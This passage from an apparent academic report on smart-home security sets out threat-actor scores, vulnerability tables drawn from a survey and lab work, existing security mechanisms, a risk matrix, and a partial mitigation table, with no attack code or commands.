5	Insiders	Former friends, family members, ex-partners, service personnel with knowledge or access to the smart-home	Personal grievances, financial gain, curiosity	Unauthorized access, data theft, sabotage	Knowledge of smart-home systems, possible retained access	Personal relationship or prior access to the home	1	3

to further explain our reasons on possibility and consequence score

1. **Script Kiddies:**
   Possibility (P - 2): Limited by their basic skills and the use of common tools, making frequent successful attacks less likely.
   Consequence (C - 2): Typically cause minor disruptions due to their limited capabilities, leading to lower severity impacts.
2. **Hacktivists:**
   Possibility (P - 1): Motivated by political or social causes, leading to less frequent activities compared to profit-driven actors.
   Consequence (C - 3): Can cause moderate impacts like website defacement or data leaks, but not the highest level of damage.
3. **Organized Crime:**
   Possibility (P - 3): Well-funded and profit-driven, leading to more frequent attacks, especially in areas like ransomware.

Consequence (C - 4): Capable of sophisticated attacks causing significant financial and data losses, justifying a high impact score.

4. **Advanced Persistent Threat (APT):**
Possibility (P - 1): Engage in highly targeted and specific attacks, making their operations less frequent.
Consequence (C - 3): Highly sophisticated with significant impacts but often focused on espionage, limiting immediate widespread disruption.

5. **Insiders:**
Possibility (P - 1): Less frequent compared to external threats due to limited access and opportunity.
Consequence (C - 3): Potential for significant damage varies based on their position and access, leading to a moderate impact score.

The composition of this table is subject to change and could include a broader range of threat actors. The current categorization is primarily inspired by the commonly recognized threat actors outlined in CompTIA Security+'s cybersecurity framework. This framework provides a foundational understanding of cyber threats, essential for developing effective security strategies in diverse contexts, including smart-home environments. [49]

6.3 vulnerability assessment

In smart home security, a comprehensive vulnerability assessment forms the cornerstone of understanding and mitigating potential threats. This section delves into identifying, quantifying, and prioritizing the vulnerabilities within a smart home environment. By systematically examining the various components of smart home systems—from IoT devices to network infrastructures. We aim to uncover the potential weak points that malicious actors could exploit. This assessment is crucial for developing robust security strategies and fostering a deeper understanding of how these technologies can be safeguarded against evolving cyber threats. Through this exploration, we will unravel the layers of complexity that define the security landscape of smart homes, offering insights into the technical and socio-economic vulnerabilities intrinsic to these interconnected systems. We will connect the vulnerabilities we have discovered earlier, which value is affected, what kind of attack vector, the complexity, exposure, and which aspect it affects. We have risks from the Socio-aspect section 4.1.9, the Techincal-aspect 4.2.8, the lab-experiment 5 and the survey we had 6.3.2 and merge them into a total topology to fully understand how these risks are associated.



Survey Risks to Socio-technical Aspect Problems:
Survey Risk of Child-Related Security Breaches
Risk of Exploitation Due to Outdated Firmware
Malware Spread Awareness Gap
Unpreparedness for Security Incidents
Risk from Default Settings
Lack of Cyber Protection Measures
Data Privacy Risk
Risk of Cross-Device Cyber Attacks
Communication Gap in Security
Socio- problem Disregarding Software Updates (Life Experience, Bounded Rationality)
Socio- problem Misplaced Trust in Familiar Brands (Culture, Endowment Effect)
Socio- problem Neglecting Device Updates (Physical Health, Principle of Least Effort, Maslow's Hierarchy of Needs)
Socio- problem - Resistance to Security Updates (Culture, Normalcy Bias)
Socio- problem Ignoring Emerging Security Threats (Education, Normalcy Bias)
Socio- problem Underestimating Sophisticated Cyber Threats (Education, Dunning-Kruger Effect)
Socio- problem Overconfidence in Personal Cybersecurity Measures (Psychological Theories, Dunning-Kruger Effect)
Socio- problem Ignoring Physical Security Measures (Life Experience, Endowment Effect)
Socio- problem Complacency in Security Practices (Culture, Classical & Operant Conditioning)
Technical Problem Failed Software Updates (Updates & Patches)
Technical Problem Unauthorized Device Access (IoT-Devices)
Socio- problem Compromising on Quality for Cost (Financial Constraints, Scarcity Principle, Protection Motivation Theory)
Socio- problem of Reliance on Default Settings (Life Experience, Principle of Least Effort)
Technical Problem of Weak Authentication Protocols
Socio- problem Blindly Following Trends (Social Network, Status Quo Bias, Reciprocity Norm)
Technical Problem of Unsecured API Services
Technical Problem of Unsecured API Services
Technical Problem Network Congestion (Digital Network)
Technical Problem of Network Eavesdropping
Socio- problem of Oversharing Sensitive Information (Oversharing Phenomenon, Social Network, Commitment and Consistency)
Technical Problem Device Incompatibility (IoT-Devices)
Socio- problem Failure to Recognize Manipulative Tactics (Psychological Theories, Heuristic-Systematic Model)
Technical Problem Device Incompatibility (IoT-Devices):
Socio- problem inadequate Network Security (Digital Literacy, Dunning-Kruger Effect).
Socio- problem Misinformed Security Practices (Education, Social Influence Theory)
Socio- problem Overlooking Security Protocols (Mental Health, Optimism Bias, Fear Appeals Theory)
Socio- problem - Complacency in Security Practices (Culture, Classical & Operant Conditioning)
Lab Risks to Socio-technical Problems:
Lab Risk of Unauthorized System Control
Lab Risk of Sensitive Data Theft
Risk of System Manipulation via ADB
Technical Problem Unsecured API Services
Socio- problem Vulnerability to Social Engineering (Social Influence Theory, Authority Principle)
Technical Problem of Phishing Attacks Via Smart Devices.
Socio- problem Failure to Recognize Manipulative Tactics (Psychological Theories, Heuristic-Systematic Model)
Technical Problems Vulnerabilities in Smart Home Hubs / Master device
Technical Problem of Network Eavesdropping
Technical Problem of Unsecured API Services
Technical Problem of Weak Authentication Protocols
Technical Problems of Compromised API Tokens
Technical Problem Device Incompatibility (IoT-Devices):

Figure 6.3.1: Risk total topology-Diagram

This table, adaptable for diverse smart home environments and user demographics as referenced in section 2.3.1, presents a comprehensive vulnerability assessment. Our approach intertwines general risk factors with physiological and socio-technical theories to elucidate the interconnectedness of these risks. The subsequent analysis draws from extensive data gathered through surveys and lab experiments, focusing on socio and technical aspects. By isolating individual risks, we aim to delve deeper into their nature and implications. Additionally, the possibility and consequence scores from sections 3.4.4 are integrated into this assessment for a more nuanced understanding of each vulnerability.

Table 6.3.1: vulnerability assessment

#ID	Problem	Vulnerability	Affected Value	Attack Vector	Attack Complexity	Exposure Aspect	Aspect	Other factors that is related
1	Neglecting Device Updates	Ignoring software updates	Digital Security	Outdated software exploitation	Low	Increased cyber attacks, device malfunction	Socio-Aspect	Principle of Least Effort, Maslow's Hierarchy of Needs
2	Overlooking Security Protocols	Non-adherence to security protocols	Privacy	Social engineering, phishing	Medium	Higher security breaches, data theft	Socio-Aspect	Optimism Bias, Fear Appeals Theory
3	Compromising on Quality for Cost	Choosing less secure devices	Physical Security of Property	Direct attacks on weak systems	Low	Compromised device security	Socio-Aspect	Scarcity Principle, Protection Motivation Theory
4	Inadequate Network Security	Limited digital literacy	Network	Network attacks like Wi-Fi hacking	Varies	Unauthorized access, data interception	Socio-Aspect	DunningKrugernEffect
5	Misinformed Security Practices	Ineffective security practices	Personal Information	Various	Varies	Decrease in security effectiveness	Socio-Aspect	Social Influence Theory
6	Blindly Following Trends	Adopting insecure technologies	Digital Security	Exploitation of insecure devices	Low to medium	Exposure to emerging threats	Socio-Aspect	Status Quo Bias, Reciprocity Norm
7	Resistance to Security Updates	Avoiding necessary updates	Digital Security	Exploiting outdated systems	Low	Risk of known vulnerabilities	Socio-Aspect	Normalcy Bias
8	Over-Sharing Sensitive Information	Unintentional disclosure of information	Digital Security	Social engineering, data mining	Medium	Privacy breaches, i dentity theft	Socio-Aspect	Oversharing Phenomenon, Commitment and Consistency
9	Ignoring Physical Security Measures	Excessive trust in environment	Digital Security	Physical tampering, unauthorized access	Varies	Physical breaches, device tampering	Socio-Aspect	Endowment Effect
10	Underestimating Sophisticated Cyber Threats	Lack of cybersecurity education	Personal Information, Digital Security	Advanced cyber attacks	High	Lowered guard against sophisticated attacks	Socio-Aspect	Dunning-Kruger Effect
11	Reliance on Default Settings	Using less secure default settings	Digital Security	Exploitation of default vulnerabilities	Low	Easy exploitation of default settings	Socio-Aspect	Principle of Least Effort
12	Vulnerability to Social Engineering	Susceptibility to social engineering	Privacy	Manipulative social engineering	Medium	Increased vulnerability to cyber attacks	Socio-Aspect	Soocial Influence Theory, Authority Principle
13	Disregarding Software Updates	Ignoring important software updates	Digital Security	Exploitation of outdated software	Low	Increased vulnerability to cyber attacks	Socio-Aspect	BoundedRationality
14	Failure to Recognize Manipulative Tactics	Falling for manipulative tactics due to reliance on cognitive heuristics	Personal Information	Social engineering, phishing	Medium	Higher risk of falling for cyber threats	Socio-Aspect	Heuristic-Systematic Model
15	Complacency in Security Practices	Cultural norms leading to complacency in security practices	Physical Security of Property	Various	Varies	Increased risk of breaches due to complacency	Socio-Aspect	Classical & Operant Conditioning
16	Misplaced Trust in Familiar Brands	Overly trusting familiar brands	Digital Security	Exploitation of brand trust	Medium	Overlooking potential security flaws	Socio-Aspect	EndowmentEffect
17	Overconfidence in Personal Cybersecurity Measures	Overestimating cybersecurity abilities	Digital Security	Various	Varies	Critical oversights in cybersecurity	Socio-Aspect	Dunning-Kruger Effect
18	Ignoring Emerging Security Threats	Lack of education	Digital Security	Emerging cyber threats	High	Lowered guard against new threats	Socio-Aspect	NormalcyBias
19	Network Congestion	Overloading of home network	Digital Security & Energy Consumption and Cost	Too many connected devices	Low	Slow performance, connectivity issues	Technical-Aspect	Digital Network
20	Outdated Firmware	Unpatched security vulnerabilities in IoT devices	Updates & Patches	Exploitation of outdated firmware	Medium	Increased risk of security exploits	Technical-Aspect	Updates & Patches
21	Weak Authentication Protocols	Insufficient authentication methods	Digital Security	Unauthorized access	Low	Unauthorized device access	Technical-Aspect	Authentication
22	Compromised API Tokens	Exposed or stolen API tokens	Digital Security	Token theft or exposure	Medium	Malicious control of devices	Technical-Aspect	API-Tokens
23	Unsecured API Services	Lack of security in API services	Digital Security	Cyber attacks through APIs	High	Gateway for cyber attacks	Technical-Aspect	API-Services
24	Device Incompatibility	Integration and functionality issues	IoT-devices	Compatibility issues between devices	Medium	Integration problems, reduced functionality	Technical-Aspect	IoT-Devices
25	Unauthorized Device Access	Inadequate security measures	Personal Safety	Unauthorized user access	Medium	Control of devices by unauthorized users	Technical-Aspect	IoT-Devices
26	Network Eavesdropping	Unencrypted Wi-Fi networks	Privacy	Eavesdropping on network communications	Medium	Exposure of sensitive data	Technical-Aspect	Digital NetworK
27	Failed Software Updates	Interrupted or failed software updates	Updates & Patches	Exploitation of unpatched flaws	Medium	Security flaws remain unpatched, software glitches	Technical-Aspect	Updates & Patches
28	Vulnerabilities in Smart Home Hubs	Security weaknesses in central smart home hubs or/and Master device	Digital Security	Attacks on central hubs or Master-device	High	Entire network at risk	Technical-Aspect	HUB / Master Device
29	Phishing Attacks Via Smart Devices	Phishing exploiting weak user authentication	Personal Information	Phishing through smart devices	Medium	Exploitation of weak user practices	Socio-Technical Aspect	IOT-device / Socio-Aspect

Table 6.3.2: Survey

#ID	Problem	Vulnerability	Affected Value	Attack Vector	Attack Complexity	Exposure Aspect	Aspect	Other factors that is related
30	Children's Access to Device	Security risks due to children's online activities	Personal Safety	Accidental exposure, misuse	Low	Increased risk of security issues	Socio-Aspect	Survey
31	Firmware and Software Updates	Lack of regular updates leading to vulnerabilities	Digital Security	Exploitation of outdated software	Medium	Outdated software, common security vulnerability	Technical-Aspect	Survey
32	Changing Default Passwords and Settings	Using well-known Default passwords and settings	Digital Security	Unauthorized access, default settings	Low	Easy exploitation by attackers	Technical-Aspect	Survey
33	Awareness of Personal Information Collection	Lack of privacy awareness	Privacy	Data exposure, misuse	High	Unforeseen data exposure or misuse	Technical-Aspect	Survey
34	Use of Security Applications orServices	Lack of protection against cyber threats	Digital Security	Various cyber attacks	Medium	Devices unprotected against cyber threats	Technical-Aspect	Survey
35	Network Segregation	Lack of segregation increasing network vulnerability	Network	Access to multiple devices	Medium	Compromise of one device affecting others	Technical-Aspect	Survey
36	Discussion of Security with Household Members	Lack of shared responsibility for security	Digital Security	Social engineering, various threats	Varies	Lack of collective security awareness	Socio-Technical Aspect	Survey
37	Incident Response Plan	Lack of preparedness for security incidents	Digital Security	Exploitation of unpreparedness	High	Increased damage from security incidents	Technical-Aspect	Survey
38	Awareness of Malware Spread	Lack of awareness on malware propagation	Digital Security	Malware infection and spread	Medium	Increased risk of widespread network infection	Socio-Aspect	Survey

Table 6.3.3: Risks from LAB5

#ID	Risk Description	Vulnerability	Affected Value	Attack Vector	Attack Complexity	Exposure Aspect	Exposure Aspect	Aspect	Other factors that is related
1	Risk of Sensitive Data Theft	Data extraction via Remote Access Trojan (RAT)	Privacy	Phishing links leading to RAT deployment	Medium	Potential theft of s ensitive information	Increased risk of security issues	Socio-Aspect	Survey
2	Risk of Unauthorized System Control	Abuse of API tokens	Personal Safety	Manipulation of API tokens	High	Unauthorized control and misuse of systems	Outdated software, common security vulnerability	Technical-Aspect	Survey
3	Risk of System Manipulation via ADB	Exploitation of the Android Debug Bridge (ADB)	Digital Security	ADB exploitation	High	Unauthorized access and manipulation of systems	Easy exploitation by attackers	Technical-Aspect	Survey

6.4 Existing Security mechanisms

Below are a range of security mechanisms that we have identified to exist in the system, contributing to the system's security. We have classified these security mechanisms based on their properties and utility. These security mechanism are not made from us, or recomended it already exist. various mechanisms are employed to ensure the safety and integrity of IoT devices and networks. These measures are critical in preventing unauthorized access and safeguarding data. One of the key mechanisms is Google Play Protect, which offers a built-in malware defense system. Leveraging Google's machine learning capabilities, it constantly adapts and improves, automatically scanning every app on an Android phone. This is particularly crucial for detecting threats in non-trusted APK files. Google Play Protect operates comprehensively, monitoring app behavior and providing web protection, setting it apart from the Android Store Malware Check, which focuses more specifically on app vetting before appearing on the Google Play Store [111].

IoT encryption is another vital security feature. It uses encryption technologies to secure data transmission between IoT devices, offering a preventive and highly effective security layer [84]. Similarly, Automatic Updates ensure that the latest security patches are promptly applied to devices. By automatically downloading and installing updates, this mechanism plays a crucial preventive role in maintaining high device security. Implementing Multi-Factor Authentication (MFA) or Robust Authentication systems is essential in verifying a user's identity. This method requires multiple forms of authentication, significantly enhancing account security with its preventive nature and high effectiveness.

Password Control on Master Devices is a critical preventive measure. By enforcing strong password policies and control mechanisms, this method effectively prevents unauthorized access [112]. Similarly, the Phillips Hue Light Sync Button, a feature specific to Phillips Hue devices, facilitates secure pairing and blocks unauthorized access, though its effectiveness is considered medium [113]. Many routers incorporate an Intrusion Detection System (IDS) to monitor network traffic. This system is vigilant for suspicious activities, issuing alerts when such activities are detected. Its classification as a detective measure with high effectiveness underscores its importance in network security [114], but it requires the smart-home user to have a good digital literacy to understand what IDS is and its capabilities and functions within a smart-home.

Finally, Security Warnings or Alerts play a pivotal role in user awareness. These alerts inform users about potential risks, especially when enabling features like ADB, ensuring informed decision-making in security settings as seen in section .1.4. All of these mechanisms form a comprehensive and robust framework for IoT security, addressing various vulnerabilities and threats in smart home environments. Their implementation reflects a proactive approach to maintaining IoT networks and devices integrity and safety.

Table 6.4.1: Existing Security mechanism

ID	Security Mechanism	Description	Protection Area	Control Domain	Control Class	Effectiveness
1	Google Play Protect	Google's built-in malware protection for Android devices, scans apps for malicious behavior.	IoT-Devices	Preventive	High	High
2	Android Store Malware Check	Google Play Store's system for detecting and filtering out malicious apps before they are downloaded.	IoT-Devices	Preventive	High	High
3	IoT Encryption	Use of encryption technologies to secure data transmission between IoT devices.	Network	Preventive	High	High
4	Automatic Updates	Automatically downloads and installs updates, ensuring the latest security patches are applied.	Updates & Patches	Preventive	High	High
5	MFA Authentication / Robust Authentication	Requires multiple methods of authentication to verify the user's identity, enhancing account security.	Authentication	Preventive	High	High
6	Password Control on Master Device	Use of strong password policies and control mechanisms on the master device to prevent unauthorized access.	Master-Device	Preventive	High	High
7	Phillips Hue Light Sync Button	A physical button on Phillips Hue devices ensuring secure pairing and preventing unauthorized access.	IoT-Devices	Preventive	Medium	Medium
8	Intrusion Detection System	Monitors network traffic for suspicious activity and issues alerts when such activity is detected.	Network	Detective	High	High
9	Security Warning/Alert	Notifies users of potential risks when enabling certain features like ADB, ensuring informed user consent.	General Awareness	Preventive	High	High
10	Multi-Factor Authentication (MFA)	Requires more than one method of authentication from independent categories of credentials to verify the user's identity for a login or other transaction.	Authentication	Preventive	Preventive	High
11	Automatic Updates	Software updates that are automatically downloaded and installed, ensuring the latest security patches are applied.	Updates & Patches	Preventive	Preventive	High
12	Security Warning/Alert	Notifies users of potential risks when enabling certain features like ADB, ensuring informed user consent.	General Awareness	Preventive	Preventive	High

6.5 Risk Identification

Risk identification refers to the process of identifying and recognizing potential risks or hazards that could negatively impact a smart-home, IoT device, or any other endeavor. It involves identifying specific risks, their causes, and their potential consequences to facilitate effective risk management and mitigation strategies. We will also do a risk matrix both before and after the implementation of mitigation's for our findings. The risk matrix is inspired by NTNU [48], Comptia Security+ [49] and Iso27001.[47]

"THREAT-Actor exploits VULNERABILITY and carries out ACTION on VALUE because of MOTIVATION resulting in CONSEQUENCE." [48]

Table 6.5.1: Risk Identification

Risk #**ID 1: Outdated IoT Devices** Connected Vulnerabilities: Firmware and Software Updates, Disregarding Software Updates, Failed Software Updates, Weak Authentication Protocols Explanation: Old IoT devices often have known vulnerabilities and may no longer receive necessary software updates, making hem an easy target for attackers, here the users neglects to update the software leaving it outdated, or simply ignores it. Threat Actors: Organized Crime Risk Score: 3x3
Risk #**ID 2: Inadvertent Access by Children** Connected Vulnerabilities: Children's Access to Device, Weak Authentication Protocols Explanation: Children inadvertently accessing sensitive features or settings due to weak authentication protocols, compromising the security and privacy of the smart home environment, or accidentally install malware Threat Actors: Insiders Risk Score 3x2
Risk #**ID 3: Loss of Data** Connected Vulnerabilities: Over-Sharing Sensitive Information, Weak Authentication Protocols, Network Eavesdropping, Phishing Attacks Via Smart Devices, Unsecured API Services, Failed Software Updates Explanation: Loss of data can occur due to various vulnerabilities in the smart home environment. Inadequate security measures, such as weak authentication, unsecured network communications, and vulnerabilities in software and APIs, can make sensitive data susceptible to unauthorized access and theft. Threat Actors: Organized Crime, Hacktivists, Advanced Persistent Threat (APT) Risk Score: 2x4
Risk #**ID 4: Giving Others Admin Permissions over Your Devices** Connected Vulnerabilities: Inadequate Network Security, Misplaced Trust in Familiar Brands or Individuals, Lack of Security Awareness, Vulnerability to Social Engineering Explanation: This risk arises when, unknowingly or due to a lack of understanding, users grant administrative permissions over their smart devices to others. This can lead to unauthorized access, data breaches, and manipulation of device functionality. The risk is heightened when users are tricked into giving such permissions through social engineering tactics. Threat Actors: Insiders, Hacktivists, Organized Crime Risk Score: 2x4
Risk #**ID 5: Lack of Multi-Factor Authentication (MFA)** Connected Vulnerabilities: Weak Authentication Protocols, Vulnerability to Social Engineering, Phishing Attacks Via Smart Devices, Unauthorized Device Access Explanation: The lack of MFA, which requires multiple verification methods for access, makes smart home devices more vulnerable to unauthorized access. Single-factor authentication, like passwords alone, can be more easily compromised, leading to potential security breaches, data theft, and unauthorized control of smart home devices. Threat Actors: Hacktivists, Organized Crime, Script Kiddies Risk Score: 3x4
Risk #**ID 6: Using Default Credentials:** Connected Vulnerabilities: Changing Default Passwords and Settings, Reliance on Default Settings, Vulnerability to Social Engineering, Weak Authentication Protocols Explanation: Using default credentials (like factory-set usernames and passwords) for smart home devices and networks significantly increases the risk of unauthorized access. Default credentials are often well-known or easily guessable, making devices vulnerable to many cyberattacks. Threat Actors: Script Kiddies, Organized Crime, Hacktivists Risk Score: 3x3
Risk #**ID 7: Unsecured Wi-Fi Network:** Connected Vulnerabilities: Network Eavesdropping, Inadequate Network Security, Device Incompatibility, Failed Software Updates Explanation: An unsecured Wi-Fi network in a smart home environment poses a significant risk as unauthorized users can easily access it. Without adequate security measures such as strong encryption, the network becomes susceptible to a range of attacks including eavesdropping, data theft, and unauthorized access to connected devices. Threat Actors: Script Kiddies, Organized Crime, Hacktivists Risk Score: 3x3
Risk #**ID 8: Lack of Network Segmentation** Connected Vulnerabilities: Network Congestiom, Unauthorized Device Access, Network Eavesdropping, Phishing Attacks Via Smart Devices Explanation: Lack of network segmentation in a smart home environment means all devices are on the same network. This increases the risk of widespread impact if any single device is compromised. Network segmentation is crucial for isolating devices and containing potential breaches, enhancing overall network security. Threat Actors: Script Kiddies, Organized Crime, Advanced Persistent Threat (APT) Risk Score: 3x3
Risk #**ID 9: Lack of Physical Security** Connected Vulnerabilities: Ignoring Physical Security Measures, Unauthorized Device Access, Device Tampering, Physical Security of Property Explanation: Lack of physical security measures in a smart home environment exposes the home and its devices to physical tampering, theft, and unauthorized access. This risk encompasses both the devices' physical integrity and the home's security. Threat Actors: Script Kiddies, Organized Crime, General Opportunists Risk Score: 2x4
Risk #**ID 10: Use of Simple Passwords** Connected Vulnerabilities: Weak Authentication Protocols, Vulnerability to Social Engineering, Reliance on Default Settings, Unauthorized Device Access Explanation: Using simple passwords in a smart home environment significantly increases the risk of unauthorized access and security breaches. Simple passwords are easy to guess or crack, making smart devices vulnerable to various cyber attacks. Threat Actors: Script Kiddies, Organized Crime, Hacktivists Risk Score: 2x3
Risk #**ID 11: Malicious Mobile Malware** Connected Vulnerabilities: Phishing Attacks Via Smart Devices, Over-Sharing Sensitive Information, Unauthorized Device Access Explanation: Malicious mobile applications represent a significant risk in smart home environments. They can contain malware or exploit vulnerabilities to steal data, conduct surveillance, or gain unauthorized access to connected systems. This risk is amplified when users unknowingly install these apps, especially from unverified sources. Threat Actors: Organized Crime, Hacktivists, Advanced Persistent Threat (APT) Risk Score: 3x4
Risk #**ID 12: Enabling USB-Debugging Mode and Accepting RSA Key** Connected Vulnerabilities: Risk of System Manipulation via ADB, Unauthorized Device Access, Weak Authentication Protocols, Inadequate Network Security Explanation: Enabling USB-debugging mode and accepting RSA keys on an Android phone can expose them to significant security risks. These features are intended for development purposes and, when enabled, can allow advanced access to the device's system. This can be exploited for unauthorized access, data extraction, or introducing malware. Threat Actors: Organized Crime, Advanced Persistent Threat (APT), Insiders Risk Score: 2x3
Risk #**ID 13: Evaluation for Unauthorized Remote Access** Connected Vulnerabilities: Weak Authentication Protocols, Phishing Attacks Via Smart Devices, Compromised API Tokens, Unsecured Wi-Fi Network Explanation: Unauthorized remote access is the risk of external entities gaining control of smart home devices or systems without permission. This can occur through various means, such as exploiting weak security protocols, deceiving users into revealing access credentials or taking advantage of unsecured networks. Unauthorized remote access poses significant privacy and security threats, allowing attackers to control smart home functionalities, steal sensitive data, or conduct surveillance. Threat Actors: Organized Crime, Advanced Persistent Threat (APT), Hacktivists, Script Kiddies Risk Score: 3x4
Risk #**ID 14: Oversharing Information** Connected Vulnerabilities: Over-Sharing Sensitive Information, Vulnerability to Social Engineering, Phishing Attacks Via Smart Devices, Weak Authentication Protocols Explanation: Oversharing information on social media poses a significant risk as it can lead to the unintentional disclosure of personal or sensitive data. This is particularly relevant in today's digital age, where social media platforms are heavily used. Users often unknowingly share too much information, which cybercriminals can exploit to gain unauthorized access to other personal accounts or devices or to conduct identity theft. Threat Actors: Organized Crime, Hacktivists, Script Kiddies Risk Score: 3x4

Table 6.5.2: Risk Matrix before proposed mitigation's 6.6.1

Probability \Consequence	Low (1)	Medium (2)	High (3)	Very High (4)
Low (1)	🟩	🟩	🟩	🟨
Medium (2)	🟩	🟨	🟨 10, 12	🟨 3, 4, 9
High (3)	🟩	🟨 2	🟨 1, 6, 7, 8	🟥 5, 11, 13, 14
Very High (4)	🟨	🟨	🟥	🟥

The "Risk Matrix before proposed mitigations" 6.6.1 in our assessment provides a comprehensive overview of various risks associated with smart home environments, categorized by their probability (low, medium, high, very high) and consequence (low to very high). The matrix effectively visualizes the severity of each risk before implementing any mitigation strategies. Risks with higher probabilities and consequences, such as "Lack of Multi-Factor Authentication (MFA)" and "Unauthorized Remote Access," are highlighted, indicating critical areas needing attention. This matrix serves as a baseline for assessing the effectiveness of subsequent mitigation strategies applied to these risks.

6.6 Mitigations

We have now discovered several vulnerabilities in my study case, both from the socio, technical, survey and the lab; we have identified how these risks hold hand in hand and how they form a common threat in the risk identification section 6.5.1. We will not evaluate the risks and see if we can come up with mitigation's to solve the risks we have

Table 6.6.1: Mitigation

ID	Risk Identification	Affected Value	Vulnerabilities	Existing Security Mechanism	Mitigation	Risk Score
1	Outdated IoT Devices	Digital Security	Firmware and Software Updates, Failed Software Updates, Weak Authentication Protocols	Automatic Updates	Regularly apply updates, replace outdated devices	2x2
2	Inadvertent Access by Children	Personal Safety	Children's Access to Device, Weak Authentication Protocols	MFA Authentication / Robust Authentication	Use parental controls, educate about device usage	2x2
3	Loss of Data	Privacy	Over-Sharing, Weak Authentication, Network Eavesdropping, Phishing Attacks, Unsecured API Services	IoT Encryption, MFA Authentication	Encrypt sensitive data, use strong passwords	2x2
4	Admin Permissions	Digital Security	Inadequate Network Security, Misplaced Trust, Lack of Awareness, Social Engineering	MFA Authentication / Robust Authentication, Security Warning/Alert	Educate users, restrict admin access	2x2
5	Lack of MFA	Digital Security	Weak Authentication Protocols	Multi-Factor Authentication (MFA)	Implement MFA on all devices	1x1
6	Default Credentials	Digital Security	Default Settings, Social Engineering, Weak Authentication	Password Control on Master Device	Enforce strong password policies	1x1
7	Unsecured Wi-Fi Network	Network Security	Network Eavesdropping, Inadequate Security, Device Incompatibility	IoT Encryption, Intrusion Detection System	Secure Wi-Fi with strong encryption, monitor network	2x2
8	Network Segmentation	Network Security	Network Congestion, Unauthorized Access, Eavesdropping	IoT Encryption, Intrusion Detection System	Implement network segmentation	2x2
